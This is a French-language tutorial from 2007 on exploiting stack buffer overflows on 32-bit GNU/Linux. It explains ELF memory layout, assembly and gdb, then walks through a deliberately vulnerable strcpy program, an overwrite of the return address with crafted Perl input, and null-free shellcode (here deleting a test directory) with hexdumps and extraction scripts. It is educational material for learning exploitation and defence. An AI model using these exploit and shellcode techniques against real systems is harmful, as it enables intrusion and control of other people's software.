Dépassement de capacité de la pile

Etude des exploitations avancées de stack overflow, écriture de shellcodes polymorphiques et alphanumériques

Gross David

Alias Deimos <deimos@futurezone.biz>

22 avril 2007

Table des matières

1. Introduction

Avant de se lancer dans le vif du sujet, je tiens à me présenter afin que le lecteur sache qui se « cache » derrière ce document et en profiter pour préciser certains points concernant ce texte.

Je m'excuse d'avance pour toutes les fautes et manques de précisions que vous pourrez trouver dans ce document. N'hésitez donc pas à me contacter afin que je corrige ou complète celui-ci (j'essayerai de toute façon de le tenir à jour quant à l'évolution de la sécurité informatique) ou pour me faire part de vos critiques constructives et commentaires. Je suis actuellement étudiant en première année de DUT informatique ; l'écriture mais surtout la préparation de ce texte m'ont pris un temps considérable et j'espère avoir des retours positifs de ce travail.

A la base, j'avais pour objectif d'écrire un article uniquement sur les *shellcodes* polymorphiques et de l'approfondir en décrivant la programmation de *shellcode* entièrement alphanumérique (i.e. tous les opcodes compris dans les valeurs [a-zA-Z0-9]) afin de démontrer les faiblesses potentielles des NIDS. C'était un sujet que je trouvais très intéressant et ma motivation à produire un texte sur les *shellcodes* alphanumériques était poussée par le fait que je n'ai pas vu jusqu'à présent de document français sur ce sujet.

C'est en effectuant des tests d'exploitation de *stack overflow* avec ces *shellcodes* que je me suis rendu compte des nombreuses protections présentes en local (en plus des protections présentes lors d'une attaque à distance), comme par exemple la randomisation de l'adresse de base de la pile sous GNU/Linux depuis le *kernel* 2.6.

J'ai ainsi élargi le sujet de cet article, et en même temps décidé de le destiner à un plus large public, d'où la rédaction des parties 2 et 3, destinées aux débutants ou aux individus ne s'étant jamais penchés sur les failles de dépassement de tampon (*buffer overflow*).


En effet j'y décrirai l'organisation de la mémoire sous GNU/Linux, les généralités du langage machine, la manipulation de certains outils GNU/Linux, etc. Il s'agit donc de simples rappels afin de se rafraichir la mémoire sur certains points, et non pas une documentation exhaustive permettant un apprentissage complet de ces notions.

De plus certaines connaissances nécessaires à la lecture de ce document ne seront pas rappelées, pour de nombreuses raisons évidentes, comme la programmation en C (voire Perl, bien que les scripts Perl présents dans cet article ne s'y trouvent qu'en guise de « Proof of Concept »).

2. Rappels des concepts de base

2.1. Organisation de la mémoire sous GNU/Linux

Sous les systèmes GNU/Linux, les fichiers binaires exécutables sont du format ELF (Executable and Linking Format). Voici la structure globale d'un fichier ELF :



Format ELF d'un fichier exécutable
et d'un fichier objet partagé

Les structures pour processeur i386 Elf32_Ehdr, Elf32_Phdr et Elf32_Shdr sont détaillées dans les annexes de ce document. Pour les binaires exécutables au format x86-64, se référer au *manpage* du format elf.

Lorsqu'un exécutable est lancé, le système d'exploitation va chercher dans la *Program Header Table* le segment dont le champ *p_type* correspond à la valeur *PT_INTERP*.

Il prend ensuite la valeur du champ *p_offset* afin de localiser le segment dans le fichier ELF, et récupère une chaine de caractères qui correspond à l'interpréteur. En général, sous GNU/Linux, il s'agit du fichier objet partagé /lib/ld-linux.so.2. Celui-ci est ainsi le premier à être mappé en mémoire, et c'est lui qui va parcourir à nouveau la *Program Header Table* afin de mapper tous les segments de type *PT_LOAD* avec le *syscall* mmap(), en tenant compte des champs *p_filez* (la taille du segment dans le fichier) et *p_memsz* (la taille du segment en mémoire). Pour chaque segment le champ *p_flags* définit les droits en exécution, écriture et lecture.

La *Section Header Table*, qui est optionnelle dans les fichiers binaires exécutables, donne des informations supplémentaires sur les différentes sections grâce au champ *sh_type* qui spécifie le contenu du segment et *sh_flags* qui définit les droits en écriture, allocation et exécution. On distingue ainsi un peu moins d'une trentaine de type de sections. Il n'est toutefois nécessaire de retenir uniquement :

- La section .text : elle contient les opcodes (code machine) du programme à exécuter
- La section .data : elle contient toutes les données globales initialisées
- La section .bss : elle contient toutes les données globales non-initialisées

De plus, chaque processus dispose d'une pile (*stack*) qui contiendra les variables locales et d'un tas où seront stockés les variables allouées dynamiquement (avec la fonction malloc() en C, l'opérateur new en C++). La pile croît vers les adresses basses, et l'adresse de base de celle-ci se situe vers les adresses hautes de l'espace utilisateur (*user land*), c'est-à-dire 0xbfffffff ; l'espace *user* étant situé entre 0x00000000 et 0xbfffffff et l'espace *kernel* entre 0xc0000000 et 0xffffffff.

Pour résumer et obtenir d'avantage d'informations, passons à la pratique :

```
#include <malloc.h>
#include <stdio.h>

int i;          // .bss
char c = 'A'; // .data
```


```
int main(int argc, char** argv, char** env) {
     int j; // stack
    char* k = (char *)malloc(50*sizeof(char));

    printf("PID : %d\n"\
          ".text : 0x%x\n"\
          ".bss : 0x%x\n"\
          ".data : 0x%x\n"\
          "argv : 0x%x\n"\
          "*argv : 0x%x\n"\
          "env : 0x%x\n"\
          "*env : 0x%x\n"\
          "stack : 0x%x\n"\
          "heap : 0x%x\n",
           getpid(), main, &i, &c, argv, *argv, env, *env, &j, k);

    while(1) { sleep(1); }
}
deimos@l33tb0x:~/memory $ gcc -ggdb -o mem mem.c
deimos@l33tb0x:~/memory $ ./mem plop
PID : 29105
.text : 0x80483f4
.bss : 0x8049730
.data : 0x8049728
argv : 0xbfb0dba4
*argv : 0xbfb0fc1f
env : 0xbfb0dbb0
*env : 0xbfb0fc2a
stack : 0xbfb0db00
heap : 0x804a008
```

Petite vérification de l'adresse des arguments et de l'environnement : dans la pile, les variables d'environnement étant situées juste au dessus des arguments : 0xbfb0fc2a - 0xbfb0fc1f = 0x0B = $(11)_{10}$. Le binaire ./mem a été lancé dans le *shell* avec un argument : la chaine « ./mem plop » (./mem correspondant à argv[0]) fait bien 11 caractères en comptant le caractère final NULL.

De plus, l'utilitaire *nm*, qui permet de lister les symboles d'un fichier objet, nous assure que chaque variable est dans la bonne section. Le symbole B représente la section .bss, D la section .data et T la section .text.

```
deimos@l33tb0x:~/memory $ nm mem
[...]
08048350 T _start
08049728 D c
08049730 B i
080483f4 T main
```

Avec ces informations, on peut facilement représenter la mémoire d'un processus par ce schéma (volontairement simplifié) :



Organisation de la mémoire vive d'un processus sous GNU/Linux

Lorsqu'un processus est lancé, on peut connaître de nombreuses informations sur celui-ci grâce au système de fichiers virtuel /proc. Bien évidemment nous ne verrons que les points qui nous serviront plus tard dans notre étude des exploitations et protections de *buffer overflow*. En effet, à chaque processus lancé, un sous-répertoire est créé dans /proc avec comme nom son *Processus ID*. Dans chaque répertoire /proc/[pid]/, on trouve :

- *environ* : ce fichier contient les variables d'environnement du processus
- *maps* : ce fichier rend à l'utilisateur les débuts et fin de sections mappées en mémoire, ainsi que les droits pour chacune d'entre elles : r pour lecture, w pour écriture, x pour l'exécution, s pour le partage et p pour le statut privé.
- *stat* : informations diverses sur l'état du processus : seul le champ *startstack* nous intéresse

```
deimos@l33tb0x:~/memory $ ./mem &
[1] 4125
[…]

deimos@l33tb0x:~/memory $ cat /proc/4125/maps
08048000-08049000 r-xp 00000000 03:08 1667933    /home/deimos/memory/mem
08049000-0804a000 rw-p 00000000 03:08 1667933    /home/deimos/memory/mem
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7ea7000-b7ea8000 rw-p b7ea7000 00:00 0
b7ea8000-b7fd2000 r-xp 00000000 03:07 895887     /lib/tls/libc-2.3.2.so
b7fd2000-b7fdb000 rw-p 00129000 03:07 895887     /lib/tls/libc-2.3.2.so
b7fdb000-b7fdd000 rw-p b7fdb000 00:00 0
b7fe7000-b7fe9000 rw-p b7fe7000 00:00 0
b7fe9000-b7fea000 r-xp b7fe9000 00:00 0          [vdso]
b7fea000-b8000000 r-xp 00000000 03:07 895858     /lib/ld-2.3.2.so
b8000000-b8001000 rw-p 00015000 03:07 895858     /lib/ld-2.3.2.so
bfb7b000-bfb90000 rw-p bfb7b000 00:00 0          [stack]

deimos@l33tb0x:~/memory $ cat /proc/4125/stat
4125 (mem) S 3561 4125 3561 34816 4127 4194304 185 0 0 0 0 0 0 18 0 1 0 339186
1605632 89 4294967295 134512640 134514172 3216567792 3216567152 3086293371 0
00 0 0 0 0 17 1 0 0 0

deimos@l33tb0x:~/memory $
```

```
deimos@l33tb0x:~/memory $ cat /proc/4125/environ | tr "\000" "\n"
TERM=xterm
SHELL=/bin/bash
XDM_MANAGED=/var/run/xdmctl/xdmctl-:0,maysd,mayfn,sched,method=classic
USER=deimos
[…]
PWD=/home/deimos/memory
LANG=fr_FR@euro
SHLVL=2
HOME=/home/deimos
LANGUAGE=fr_FR:fr:en_GB:en
LOGNAME=deimos
DISPLAY=:0.0
COLORTERM=
_=./mem
OLDPWD=/home/deimos

deimos@l33tb0x:~/memory $
```

2.2. Le langage assembleur

De solides connaissances du langage assembleur seront également nécessaires pour la suite de ce document. Nous allons donc revoir rapidement deux syntaxes assembleur : la syntaxe AT&T car elle est utilisée par *gdb* (*Gnu debugger*) et la syntaxe NASM (*Netwide Assembler*) car les *shellcodes* seront programmés avec celle-ci ; en effet elle est moins lourde étant allégée de tous les préfixes des opérandes, bien que un peu moins logique que la syntaxe AT&T.

Exemple d'instruction basique en syntaxe NASM (gauche) et AT&T (droite) :

mnemonique dest, source	mnemonique source, dest
mov eax, 0x05	movl $0x05, %eax
mov [ebx], eax	movl %eax, (%ebx)
mov [ds:ebp+0x05], al	movb al, %ds:0x05(%ebp)
mov [es:ebx+4*ecx+0x2f], ax	movw %es:0x2f(%ebx,%ecx,0x04)
jmp near eax	jmp *%eax

Un bref rappel des différents registres disponibles sur un processeur i386 :

- Les registres généraux : EAX, EBX, ECX, EDX
- Les registres d'offset : EDI, ESI, EBP, ESP, EIP
  - ESP correspond au pointeur du sommet de la pile (*Stack Pointer*)
  - EIP contient l'adresse de la prochaine instruction à exécuter (*Instruction Pointer*)
- Les registres EFLAGS

2.3. Utilisation de logiciels de débogage

Dans cette section nous allons rapidement passer en revue les principales commandes de *gdb*, le débogueur qui nous servira plus tard sous GNU/Linux.

```
deimos@l33tb0x:~/memory $ cat >func.c
#include <stdio.h>
void foobar(int nbr1, int nbr2) {
	int local;
	printf("%d,%d\n", nbr1, nbr2);
}

int main() {
	int i = 5;
	int j = 6;
	foobar(i, j);
	return 0;
}
deimos@l33tb0x:~/memory $ gcc -ggdb -o func func.c
```

Voyons à présent comment ce code C est interprété en assembleur et de quelle manière sont gérés la pile et les appels de fonction. Pour cela, il suffit de désassembler la fonction *int main()* et la fonction *void foobar(int nbr1, int nbr2).*

```
deimos@l33tb0x:~/memory $ gdb func
[…]
(gdb) disass foobar
Dump of assembler code for function foobar:
0x08048354 <foobar+0>:  push   %ebp
0x08048355 <foobar+1>:  mov    %esp,%ebp
0x08048357 <foobar+3>:  sub    $0x28,%esp
0x0804835a <foobar+6>:  mov    0xc(%ebp),%eax
0x0804835d <foobar+9>:  mov    %eax,0x8(%esp)
0x08048361 <foobar+13>: mov    0x8(%ebp),%eax
0x08048364 <foobar+16>: mov    %eax,0x4(%esp)
0x08048368 <foobar+20>: movl   $0x80484c8,(%esp)
0x0804836f <foobar+27>: call   0x8048290 <printf@plt>
0x08048374 <foobar+32>: leave
0x08048375 <foobar+33>: ret
End of assembler dump.
(gdb) disass main
Dump of assembler code for function main:
0x08048376 <main+0>:    lea    0x4(%esp),%ecx
0x0804837a <main+4>:    and    $0xfffffff0,%esp
0x0804837d <main+7>:    pushl  0xfffffffc(%ecx)
0x08048380 <main+10>:   push   %ebp
0x08048381 <main+11>:   mov    %esp,%ebp
0x08048383 <main+13>:   push   %ecx
0x08048384 <main+14>:   sub    $0x24,%esp
0x08048387 <main+17>:   movl   $0x5,0xfffffff4(%ebp)
0x0804838e <main+24>:   movl   $0x6,0xfffffff8(%ebp)
0x08048395 <main+31>:   mov    0xfffffff8(%ebp),%eax
0x08048398 <main+34>:   mov    %eax,0x4(%esp)
0x0804839c <main+38>:   mov    0xfffffff4(%ebp),%eax
0x0804839f <main+41>:   mov    %eax,(%esp)
0x080483a2 <main+44>:   call   0x8048354 <foobar>
0x080483a7 <main+49>:   mov    $0x0,%eax
0x080483ac <main+54>:   add    $0x24,%esp
0x080483af <main+57>:   pop    %ecx
0x080483b0 <main+58>:   pop    %ebp
0x080483b1 <main+59>:   lea    0xfffffffc(%ecx),%esp
0x080483b4 <main+62>:   ret
End of assembler dump.
```

On remarque qu'une fonction à toujours un prologue qui sauvegarde le *Base Pointer* en l'empilant (*push*) et qui est substitué par le *Stack Pointer* courant. Il sert à récupérer les arguments passés à la fonction ainsi qu'à rétablir l'environnement de départ en fin de fonction. Puis avec un *sub $0xyy, %esp* le processus réserve yy octets sur la pile afin d'y stocker les variables locales. Voici le prologue en question :

```
0x08048354 <foobar+0>:  push   %ebp
0x08048355 <foobar+1>:  mov    %esp,%ebp
0x08048357 <foobar+3>:  sub    $0x28,%esp

0x08048380 <main+10>:   push   %ebp
0x08048381 <main+11>:   mov    %esp,%ebp
0x08048383 <main+13>:   push   %ecx
0x08048384 <main+14>:   sub    $0x24,%esp
```

En fin, de fonction, l'opération inverse s'effectue, avec l'instruction *leave* qui correspond à un *mov %ebp, %esp ; pop %ebp*. L'instruction *ret* quant à elle est l'équivalent de *pop eip.*

```
(gdb) b *0x0804836f
Breakpoint 1 at 0x804836f: file func.c, line 4.
(gdb) run
Starting program: /home/deimos/memory/func

Breakpoint 1, 0x0804836f in foobar (nbr1=5, nbr2=6) at func.c:4
4            printf("%d,%d\n", nbr1, nbr2);
(gdb) p $esp
$1 = (void *) 0xbf98ba70
(gdb) x/3xw $esp
0xbf98ba70:    0x080484c8     0x00000005     0x00000006
 (gdb) x/10c 0x080484c8
0x80484c8 <_IO_stdin_used+4>:   37 '%'  100 'd' 44 ','  37 '%'  100 'd' 10 '\n' 0 '\0'  0 '\0'
0x80484d0 <__FRAME_END__>:     0 '\0'  0 '\0'
```

En plaçant un *breapoint* sur le *call* de notre fonction printf(), on peut vérifier que le registre ESP pointe bien vers les trois arguments : l'adresse de la chaîne de caractères pour le format d'affichage, et nos deux valeurs. La commande *x/3xw %esp* affiche 3 mots longs (*double words*) en hexadécimal au sommet de la pile, et *x/10c 0x080484c8* affiche 10 octets en ASCII à l'adresse mise en paramètre.

3. Exploitation basique de stack overflow

3.1. Présentation d'un cas de stack overflow

Un *stack overflow*, ou dépassement de pile, est un cas spécifique de *buffer overflow* (dépassement de tampon). Comme son nom l'indique, il s'agit d'un bug dans un exécutable laissant à l'utilisateur la possibilité de stocker dans la pile plus d'octets que prévu, ceci provoquant l'écrasement de données sensibles, puis le crash de l'application. Ce dysfonctionnement est dû le plus souvent à une inattention durant la phase de programmation du binaire par les développeurs.

Dans la plupart des cas de *stack overflow*, ce bug représente une faille de sécurité qui peut être exploitée soit en local, soit à distance (on parle d'exploitation en *remote*). Cette vulnérabilité est redoutable étant donné que l'attaquant l'exploite en injectant en mémoire du code que l'application exécute. Toutefois elle reste assez complexe à mettre en œuvre car les protections contre ce type de failles se multiplient (protection anti-dépassement de tampon depuis gcc 4.1, patch sur gcc tels que StackShield / PaX, compilateur StackGuard, flag /GS sous Microsoft Visual C++, …).

```
deimos@l33tb0x:~/stackoverflow $ cat >vuln.c
// A compiler avec –fno-stack-protector a partir de gcc 4.1
#include <string.h>
void foo(const char* buf) {
	char buffer[100];
	strcpy(buffer, buf);
}
int main(int argc, char *argv[]) {
	if(argc > 0)
		foo(argv[1]);
	return 0;
}
```

Le programme précédent est un des exemples les plus basiques de *stack overflow*. En effet, la fonction *void foo(const char* buf)* recopie dans *buffer* qui fait 100 octets la chaîne de caractères passée en paramètre, dont la taille n'est pas vérifiée. Dans cet exécutable, c'est le 1er argument du programme qui est recopié dans *buffer*. Comme expliqué deux paragraphes plus tôt, si l'utilisateur entre un argument dont la taille est supérieure à 100 caractères (un caractère ASCII équivaut à un octet), des données seront écrasées dans mémoire.

Quelles seront ces octets de la pile sur lesquels l'utilisateur va écrire ? Si l'on revient au schéma de la mémoire présenté dans le chapitre précédent, on constate que les variables locales d'une fonction sont précédées de EBP puis de la sauvegarde de EIP sur laquelle le programme doit retourner lors de l'instruction RET de la fonction.

Dans notre cas, lors de l'appel *foo(argv[1]),* sont empilés successivement :

- L'adresse de l'argument : argv[1]
- L'EIP courant, qui pointe sur l'instruction suivante, c'est-à-dire *return 0 ;*
- L'EBP courant, qui va contenir ESP (prologue de la fonction *foo*)

```
deimos@l33tb0x:~/stackoverflow $ gcc -ggdb -o vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ ./vuln
deimos@l33tb0x:~/stackoverflow $ ulimit -c 100000
deimos@l33tb0x:~/stackoverflow $ ./vuln `perl -e 'print "A"x200;'`
Erreur de segmentation (core dumped)
deimos@l33tb0x:~/stackoverflow $ gdb ./vuln core
[…]
Core was generated by `./vuln
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
 (gdb) p $ebp
$1 = (void *) 0x41414141
 (gdb) p $eip
$2 = (void *) 0x41414141
(gdb) x/10x $esp
0xbfa24320:    0x41414141    0x41414141    0x41414141    0x41414141
0xbfa24330:    0x41414141    0x41414141    0x41414141    0x41414141
0xbfa24340:    0x41414141    0x41414141
(gdb) quit
```

On vient ainsi de vérifier avec *gdb* que EBP et EIP ont bien été écrasés par les données entrées par l'utilisateur (0x41 correspond au code ASCII hexadécimal du caractère 'A').

La fonction *strcpy()* est ainsi à éviter lors de la programmation en C car elle peut, selon son utilisation, créer de lourds problèmes de sécurité à l'application. Cette fonction peut être résumée à ces quelques lignes de langage machine :

```
strcpy:
    mov cl, [ds:eax]
    mov [ds:edx+eax], cl
    inc eax
    test cl, cl
    jnz strcpy
```

EAX contient l'offset de la chaîne de caractère à copier, et EDX l'offset mémoire où seront écrits les caractères. On constate donc qu'aucune vérification n'est faite ; la copie des caractères ne s'arrête uniquement lors de la rencontre d'un octet NULL. Il vaut mieux utiliser *strncpy*, fonction identique à *strcpy*, à l'exception d'un troisième paramètre qui est la longueur de la chaîne.

De nombreuses fonctions sur les chaînes de caractères sont à éviter ; on peut citer *gets*, *strcpy*, *strcat*, *sprintf*, *vsprintf* et bien d'autres, selon leur utilisation.

3.2. Prise de contrôle du flux d'exécution

Dans l'exemple précédent, le programme vulnérable crash suite à un écrasement du registre EIP par la chaîne de caractères « AAAA ». En effet, aucun code exécutable ne se situe à l'adresse mémoire 0x41414141. Toutefois, rien ne nous empêche de remplir notre *buffer* de caractères 'A' puis de mettre dans les 4 derniers octets l'adresse où l'on veut que le processus *jump*.

Dans l'exemple suivant, nous allons sauter vers l'adresse mémoire d'une fonction de notre exécutable. Cela ne sert qu'à titre de démonstration ; dans l'exploitation d'un *stack overflow*, sauter vers une fonction de l'exécutable nous permettra rarement d'arriver à nos fins. En effet, quelques pages plus loin, cette adresse sera celle de notre *shellcode*.

```
deimos@l33tb0x:~/stackoverflow $ cat >vuln.c
#include <stdio.h>

void bar(void) {
	printf("Hacking Attempt.\n");
}

int main(int argc, char *argv[]) {
	char buffer[100];
	strcpy(buffer, argv[1]);

	printf("Quit\n");
	return 0;
}

deimos@l33tb0x:~/stackoverflow $ gcc -ggdb -o vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ gdb vuln
[…]
(gdb) disass bar
Dump of assembler code for function bar:
0x080483e1 <bar+0>:    push   %ebp
0x080483e2 <bar+1>:    mov    %esp,%ebp
0x080483e4 <bar+3>:    sub    $0x8,%esp
0x080483e7 <bar+6>:    movl   $0x8048554,(%esp)
0x080483ee <bar+13>:   call   0x80482d8 <_init+56>
0x080483f3 <bar+18>:   leave
0x080483f4 <bar+19>:   ret
End of assembler dump.
(gdb) quit
deimos@l33tb0x:~/stackoverflow $ ./vuln `perl -e 'print "A"x124; print
"\xe1\x83\x04\x08";'`
Quit
Hacking Attempt.
Erreur de segmentation (core dumped)
deimos@l33tb0x:~/stackoverflow $
```

3.3. Programmation de shellcode basique et exploitation

Notre objectif dans cette partie est de concevoir un *exploit*, c'est-à-dire un programme exploitant une faille de sécurité dans un exécutable en lui injectant en mémoire un *shellcode* puis en sautant à l'adresse de ce dernier afin de l'exécuter.

La première étape consiste à programmer notre *shellcode* en assembleur. Nous avons alors une infinité de choix sur l'action de ce code ; toutefois nous allons faire simple et programmer un *shellcode* qui nous supprimera le répertoire « testdir » (créé auparavant pour le test). Je fais confiance à vos talents de *coder* pour développer des *shellcodes* plus exotiques et les tester.

```
deimos@l33tb0x:~/stackoverflow/sc $ cat >shellcode.asm
BITS 32

global _start

segment .text

_start:
      jmp short donnees
      rmdir:
      pop ebx
      xor eax, eax
      mov al, 0x28    ; syscall rmdir
      int 0x80

      xor eax, eax
      mov al, 0x01    ; syscall exit
      xor ebx, ebx
      int 0x80

      donnees:
      call rmdir
      nom db "testdir"

deimos@l33tb0x:~/stackoverflow/sc $ nasm shellcode.asm
```

Rien d'exceptionnel dans ce code assembleur ; on récupère l'adresse de chaîne de caractères « testdir » par le classique *jmp / call / pop* : lors du *call*, l'adresse de l'instruction suivante (EIP) est empilée et on la récupère avec l'instruction *pop*. En effet, c'est notre chaîne qui suit directement le *call*, donc on obtient l'adresse de celle-ci.

Lors d'un appel système (*syscall*), le numéro de l'appel se situe dans EAX, et les paramètres dans les registres disponibles (1er argument : EBX, 2nd argument : ECX, puis EDX, ESI, EDI et EBP). Si le nombre d'arguments à passer en paramètres est supérieur à 6, alors le registre ECX contiendra l'emplacement mémoire où seront stockés les arguments.

Pour la liste de tous les *syscalls*, on peut se référer au fichier /usr/src/linux/arch/i386/kernel/syscall_table.S (ci-dessous un extrait, on voit les codes des deux *syscall* utilisées : 0x01 pour exit et 40d soit 0x28 pour *rmdir*).

```
deimos@l33tb0x:~/stackoverflow/sc $ cat /usr/src/linux-2.6.20/arch/i386/
kernel/syscall_table.S

ENTRY(sys_call_table)
        .long sys_restart_syscall       /* 0 - old "setup()" system call, used for
restarting */
        .long sys_exit
        .long sys_fork
        .long sys_read
        .long sys_write
        .long sys_open          /* 5 */
[…]
        .long sys_rename
        .long sys_mkdir
        .long sys_rmdir         /* 40 */
[…]
```

A présent que nous avons notre *shellcode* compilé, il faut vérifier qu'il puisse être utilisé dans une exploitation de *stack overflow*. Pour cela, il ne doit comporter aucun octet NULL (en effet les fonctions sur les chaînes de caractère s'arrêtent lorsqu'elles rencontrent le caractère '\0') et ne doit contenir aucune adresse absolue car l'adresse exacte du shellcode dans la pile n'est jamais connue. De plus il est préférable de coder des *shellcodes* de la manière la plus courte possible, afin qu'il soit logeable même dans des *buffers* de petite taille (quelques dizaines d'octets).

```
deimos@l33tb0x:~/stackoverflow/sc $ hexdump -C shellcode
00000000  eb 0f 5b 31 c0 b0 28 cd  80 31 c0 b0 01 31 db cd  |ë.[1À°(Í.1À°.1ÛÍ|
00000010  80 e8 ec ff ff ff 74 65  73 74 64 69 72           |.èìÿÿÿtestdir|
0000001d
```

Ici, le *shellcode* est correctement codé : il n'y a aucun *byte NULL*. Voici un exemple de code assembleur à éviter car il produit des octets NULL et la taille du *shellcode* par la même occasion :

```
deimos@l33tb0x:~/stackoverflow/sc $ cat >shellcode.asm
BITS 32

global _start

segment .text

_start:
      jmp donnees
      rmdir:
      pop ebx
      mov eax, 0x28   ; syscall rmdir
      int 0x80

      mov eax, 0x01   ; syscall exit
      xor ebx, ebx
      int 0x80

      donnees:
      call rmdir
      nom db "testdir"

deimos@l33tb0x:~/stackoverflow/sc $ nasm shellcode.asm
deimos@l33tb0x:~/stackoverflow/sc $ hexdump -C shellcode
00000000  e9 11 00 00 00 5b b8 28  00 00 00 cd 80 b8 01 00  |é....[¸(...Í.¸..|
00000010  00 00 31 db cd 80 e8 ea  ff ff ff 74 65 73 74 64  |..1ÛÍ.èêÿÿÿtestd|
00000020  69 72                                            |ir|
00000022
```

Pour être sûr que tout se déroule comme prévu lors de l'exécution de notre *shellcode*, on extrait les octets de notre code assembleur obtenus avec la commande *hexdump –C shellcode* (avec un script Perl car c'est quelque peu fastidieux (et encore, nous n'avons pas programmé un *shellcode* de plusieurs centaines d'octets)) et on les exécute telle une fonction C :

```
deimos@l33tb0x:~/stackoverflow/sc $ cat >extract_shellcode.pl
#!/usr/bin/perl
use strict;
use warnings;

$, = "\\x";
open my $shellcode, "<", "shellcode" or die "Can't open 'shellcode': $!";
my $content = <$shellcode>;
close $shellcode or die "Can't close 'shellcode' : $!";

$_ = join "", unpack("H*",$content);
print "\\x";
print m/../g;
print "\n";
deimos@l33tb0x:~/stackoverflow/sc $ perl extract_shellcode.pl
\xeb\x0f\x5b\x31\xc0\xb0\x28\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xec\x
ff\xff\xff\x74\x65\x73\x74\x64\x69\x72
deimos@l33tb0x:~/stackoverflow/sc $ cat >test.c
char sc[] =
"\xeb\x0f\x5b\x31\xc0\xb0\x28\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xec\
xff\xff\xff\x74\x65\x73\x74\x64\x69\x72";

int main(int argc, char **argv) {
    int (*shellcode)() = (int (*)())sc;
    shellcode();

    return 0;
}

deimos@l33tb0x:~/stackoverflow/sc $ gcc -o test test.c
test.c: Dans la fonction « main »:
test.c:5: attention : use of cast expressions as lvalues is deprecated
deimos@l33tb0x:~/stackoverflow/sc $ mkdir testdir
deimos@l33tb0x:~/stackoverflow/sc $ ls
extract_shellcode.pl  shellcode  shellcode.asm  test  test.c  testdir
```

```
deimos@l33tb0x:~/stackoverflow/sc $ ./test
deimos@l33tb0x:~/stackoverflow/sc $ ls
extract_shellcode.pl  shellcode  shellcode.asm  test  test.c
```

Tout à l'air de bien fonctionner : le répertoire est correctement supprimé et le processus ne crash pas ; nos deux *syscalls* s'exécutent donc sans problème. Toutefois … je suis prêt à parier gros que le *shellcode* ne marche pas lors de l'exploitation. En effet, comme il ne doit pas contenir d'octet NULL, nous avons omis le caractère '\0' de fin de chaîne dans le nom du répertoire à supprimer : « nom db "testdir" » aurait dû être « nom db "testdir",0 ».

Ici, le *shellcode* marche tout de même, mais lorsqu'il sera dans la pile, la chaîne de caractères « testdir » sera suivi de l'adresse de retour, et donc le nom de répertoire passé à *rmdir* ne sera pas « testdir », mais une longue chaîne commençant par « testdir » et suivi de caractères spéciaux, jusqu'au prochain caractère NULL.

Comment faire finir notre chaîne d'un caractère NULL alors que la règle fondamentale d'un *shellcode* est de ne pas contenir ce type de caractère ? Il suffit de « fabriquer » ce caractère de fin à l'exécution même :

```
deimos@l33tb0x:~/stackoverflow/sc $ cat shellcode.asm
BITS 32

global _start

segment .text

_start:
      push byte  0x50
      xor [esp], byte 0x50
      push byte  0x72
      push word  0x6964
      push dword 0x74736574

      xor eax, eax
      mov al, 0x28   ; syscall rmdir
      mov ebx, esp
      int 0x80
```

```
    xor eax, eax
    mov al, 0x01        ; syscall exit
    xor ebx, ebx
    int 0x80

deimos@l33tb0x:~/stackoverflow/sc $ nasm shellcode.asm
shellcode.asm:8: warning: signed byte value exceeds bounds
deimos@l33tb0x:~/stackoverflow/sc $ hexdump -C shellcode
00000000  6a 50 80 34 24 50 6a 72  66 68 64 69 68 74 65 73  |jP.4$Pjrfhdihtes|
00000010  74 31 c0 b0 28 89 e3 cd  80 31 c0 b0 01 31 db cd  |t1À°(.ãÍ.1À°.1ÛÍ|
00000020  80                                                |.|
00000021

deimos@l33tb0x:~/stackoverflow/sc $ perl extract_shellcode.pl
\x6a\x50\x80\x34\x24\x50\x6a\x72\x66\x68\x64\x69\x68\x74\x65\x73\x74\x31\x
c0\xb0\x28\x89\xe3\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
